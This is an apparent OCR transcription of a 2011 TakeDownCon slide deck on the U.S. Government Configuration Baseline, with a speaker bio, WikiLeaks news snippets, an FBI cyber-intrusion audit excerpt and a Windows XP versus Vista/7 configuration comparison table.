
So You Think Secured Government Systems Are Really Secure?



TAKEDOWNCON DALLAS | 2011

Target >> U.S. Government Configuration Baseline (USGCB)

SEQURIT.CSI
CYBER SECURITY INSTITUTE.

EC-Council

USMC U.S. AIR FORCE USAF U.S. ARMY ARMY FBI NAVY EU

Hacker | Halted™

>> 2010 Series <<

- Miami
- Singapore
- Malaysia
- Egypt

Wayne Quick Intro:

- *IT since ZX-Spec / Com64*
- *Microsoft MCSE / MCT from NT4*
- *Certs:Cisco, UNIX / Linux, MS, Security*
- *Master EC Council Instructor*
- *CBT Video Productions: EC-Council*
  - *CEH, ECSA/LPT & CHFI*

Specializing in Mobile Device Digital Forensics, Hacking and Security Testing for: Apple iDevices, Google Androids & Blackberry

- *Blended Learning Security Video Productions.*

> "Uncertainty is the only certainty there is, and knowing how to live with insecurity is the only security."
>
> \- John Allen Paulos

EC-Council | iClass

Live. Online. Instructor - Led

Certified Ethical Hacker v.6 (CEH) Overview

© CareerAcademy.com

0:00 / 9:52

Distance Learning IT Training e-learning Outlines

C|EH™ Certified Ethical Hacker

EC-Council

C|EH™ Certified Ethical Hacker

C|HFI™ Computer Hacking Forensic INVESTIGATOR

E|CSA EC-Council Certified Security Analyst

L|PT Licensed Penetration Tester

CAST

Digital Mobile Forensics Deep Dive

612


A Different Perspective Into Mobile Forensics

What keeps me busy:

- *My soccer team – 4 girls + 1 boy in the oven*
- *Assessments / Pen Tests*
- *Digital Forensics – Mobile Device Focused*
- *Personal Digital Protection Services*
  - *Hunting down the spyware*
  - *Eradicating the zeros and ones*

Sharing my knowledge through education – EC Council

In the news:



[Wikileaks: the Dutch files | Nurks](#)
30 nov 2010 ... Het 9/11 van de diplomatie wordt het al genoemd, het Watergate van het lekken, de renaissance van de transparantie, de kijkcijferknaller van ...
nurksmagazine.nl/2010/11/wikileaks-the-dutch-files/ - In cache

Wikileaks embarrasses the Netherlands too | Radio Netherlands ... - [Vertaal deze pagina]
29 Nov 2010 ... Former Dutch foreign minister Ben Bot calls the publication by Wikileaks of messages between the US State Department and its embassies in ...
www.rnw.nl/article/wikileaks-embarrasses-netherlands-too - In cache

2745 Gelekte WikiLeaks-documenten gaan over Nederland. Update ...
28 nov 2010 ... Dat valt op te maken uit een grafiek die Wikileaks zondagavond online plaatste. ... Category: Dutch politics, politics, U.S. politics ...
www.lsdimension.com/.../2745-gelekte-wikileaks-documenten-gaan-over-nederland/ - In cache

Wikileaks: Maxime Verhagen 'will be a solid and effective friend ...
28 nov 2010 ... De klokkenluiderwebsite Wikileaks zal later vanavond duizenden documenten online zetten over het buitenlandbeleid van de Verenigde Staten. ...
www.hpdetijd.nl/.../wikileaks-maxime-verhagen-will-be-a-solid-and-effective-friend-i - In cache - Vergelijkbaar

Video's voor wikileaks + dutch - Video's melden


De WikiLeaks code (dutch subtitles)
51 min - 21 jan 2011
Geüpload door VPROInternational
youtube.com

Dutch Condemns WikiLeaks Release
2 min - 30 nov 2010
Geüpload door Ruppersberger
youtube.com

DutchNews.nl - Wikileaks: Dutch sceptical about Serbia, ready to ... - [Vertaal deze pagina]
10 Dec 2010 ... The previous Dutch government was convinced that the Netherlands would remain active in Afghanistan as late as July 2009 ... according to a ...
_abou.php - In cache

kileaks hosting
Today Dutch state funded public
Julian Assange with free ...
ds-wikileaks.html - In cache

BBC News - Dutch police use unusual tactics in botnet battle - [Vertaal deze pagina]
27 Oct 2010 ... Police in the Netherlands have taken the unusual step of using the servers commanding millions of hijacked PCs to warn victims.
www.bbc.co.uk/.../technology-11635317 - In cache - Vergelijkbaar - Toevoegen aan iGoogle




THE FEDERAL BUREAU OF INVESTIGATION'S ABILITY TO ADDRESS THE NATIONAL SECURITY CYBER INTRUSION THREAT

U.S. Department of Justice
Office of the Inspector General
Audit Division

Audit Report 11-22
April 2011

Redacted for public release




THE FEDERAL BUREAU OF INVESTIGATION'S ABILITY TO ADDRESS THE NATIONAL SECURITY CYBER INTRUSION THREAT

EXECUTIVE SUMMARY[1]

Computer systems integral to the infrastructure, economy, and defense of the United States are under constant attack by a growing array of adversaries. [redacted] For 2008, the Department of Homeland Security publicly reported 5,499 known intrusions of U.S. government computer systems alone, a 40 percent increase from 2007.

Because of its statutory authority, expertise, and responsibilities for counterterrorism, counterintelligence, and criminal law enforcement duties, the FBI plays a critical role in combating cyber threats.



In addition, our audit found that of the 36 agents we interviewed at the 10 field offices we visited, 64 percent of the agents assigned national security-related cyber investigations reported having the expertise needed to investigate these types of cases. The remaining 36 percent of these field agents reported that they lacked the networking and counterintelligence expertise to investigate national security intrusion cases. Moreover, five of the field agents we interviewed told us that they did not think they were able or qualified to investigate national security intrusions effectively. In addition, the FBI's rotation policy, which rotates agents among different FBI offices to promote a variety of work experience, hindered the ability [redacted] to investigate national security intrusions.[7] We also found that the forensic and analytical capability in the field offices was inadequate to support national security intrusion investigations. Some field agents believed this affected the FBI's ability to determine those responsible for intrusions.

U.S. Government Configuration Baseline (USGCB)


Formerly known as the **Federal Desktop Core Configuration (FDCC)**, continues to be one of the most successful IT programs in the federal government to help increase security, reduce costs, and accelerate the adoption of new technologies, while creating a more managed desktop environment.

Solutions Center for Government

U.S. Government Configuration Baseline solution

Get support for building increased security and manageability into your agency networks.

http://www.microsoft.com/industry/government/solutions/fdcc/



Windows XP vs. Windows Vista and Windows 7


USGCB consideration	Windows Vista and Windows 7	Windows XP
Protecting private information and support for Homeland Security Presidential Directive 12 (HSPD-12)	Online Certificate Status Protocol (OCSP) is included in Windows Vista Service Pack 1 (SP1) and Windows 7.	Windows XP requires separate OCSP client or other additional software.
Installing device drivers	Users with standard privileges can install drivers that have been preapproved by administrators (for example, from a trusted store of drivers).	Only users with administrative rights can install device drivers.
Changing time zones	Rights to change the system time and time zone are separate in Windows Vista and Windows 7, so users with standard privileges can change the time zone on their computers, when necessary, without affecting USGCB compliance.	The right to change the system time and time zone are combined, but USGCB does not allow users with standard privileges to change the system time.
Downloading and installing ActiveX controls in Internet Explorer	You can configure the Windows Vista and Windows 7 ActiveX Installer Service (AxIS) in Active Directory (AD) Group Policy to allow user downloading and installation of ActiveX controls only from approved sites, which supports compliance with USGCB restrictions regarding downloading or installing ActiveX controls from any Internet zones other than intranet and Trusted Sites.	Users with standard privileges cannot install ActiveX controls at all. Organizations must plan to use other means (that is, software distribution mechanisms, such as Microsoft Systems Management Server 2003 or System Center Configuration Manager 2007) to deploy ActiveX controls.
Improving application compatibility	In the past, many applications were typically run by administrators. As a result, applications could read and write system files and registry keys freely. If standard users ran these applications, they would fail due to insufficient access. Windows Vista and Windows 7 improve application compatibility for standard users by redirecting writes (and subsequent file or registry operations) to a per-user location	

EC-Council

Resource Downloads:

http://www.microsoft.com/industry/government/solutions/fdcc/

U.S. Government Configuration Baseline (USGCB)




Downloads

- Datasheet: Microsoft desktop optimization Portable Document Format file, 254 KB
- Deployment Jumpstart Kit
- Federal Register: Federal Acquisition Regulation (FAR) common security configurations Portable Document Format file, 49 KB
- Microsoft Standard Desktop solution Portable Document Format file, 2.2 MB
- Microsoft technology solutions for cybersecurity Portable Document Format file, 306 KB
- OMB acquisition policy Portable Document Format file, 37 KB
- OMB mandate Portable Document Format file, 27 KB
- SANS Institute: What works in implementing the U.S. national strategy to secure cyberspace Portable Document Format file, 74.9 KB
- White paper: Cybersecurity for open government Portable Document Format file, 784 KB
- White paper: USGCB XML Paper Specification file, 499 KB

More Resource’s

http://usgcb.nist.gov/usgcb/microsoft/download_win7.html

U.S. Government Configuration Baseline (USGCB)



NIST National Institute of Standards and Technology
Information Technology Laboratory

United States Government Configuration Baseline

USG


Download Packages

